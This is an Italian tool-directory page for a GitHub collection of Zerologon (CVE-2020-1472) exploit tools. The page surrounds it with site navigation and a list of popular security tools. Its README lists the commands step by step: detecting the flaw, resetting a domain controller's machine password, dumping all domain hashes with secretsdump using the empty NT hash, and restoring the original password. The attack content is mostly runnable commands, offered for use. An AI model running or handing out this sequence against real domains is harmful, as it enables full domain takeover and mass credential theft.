
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
cve-2020-1472_Tool-collection — cve-2020-1472_Collezione di strumenti | Kitploit
Strumenti/GitHubGitHub/0xcccc666/cve-2020-1472_tool-collection
Password CrackingEscalation di PrivilegiAnalisi delle VulnerabilitàExploitPost-ExploitPenetration Testing
GitHub0xcccc666/cve-2020-1472_tool-collection

cve-2020-1472_Tool-collection

Condividi

cve-2020-1472_Collezione di strumenti

Vedi Repository
22356 anni faNon ancora revisionato

Articolo introduttivo

https://www.yuque.com/shamo-vs4ia/vul/ktduf8

Preparazione dell'ambiente

pip3 install -r requirements.txt

Rilevamento della vulnerabilità

python3 zerologon_tester.py ad ad_ip

image.png

Sfruttamento


python CVE-2020-1472.py AD AD$ adip image.png

secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 'god.org/[email protected]' image.png image.png

Tutti gli hash esportati con successo

Query hash

prima: secretsdump.py god.org/administrator:Admin12345@ad_ip -just-dc-user 'AD$'

image.png

dopo: secretsdump.py god.org/administrator:Admin12345@ad_ip -just-dc-user 'AD$'

image.png


Ripristino della password

python3 reinstall_original_pw.py ad_hostname ad_ip hash image.png
Raccoglitore da

https://github.com/blackarrowsec/redteam-research/tree/master/CVE-2020-1472

https://github.com/risksense/zerologon

https://github.com/VoidSec/CVE-2020-1472

https://github.com/dirkjanm/CVE-2020-1472

https://github.com/SecuraBV/CVE-2020-1472

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    275

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →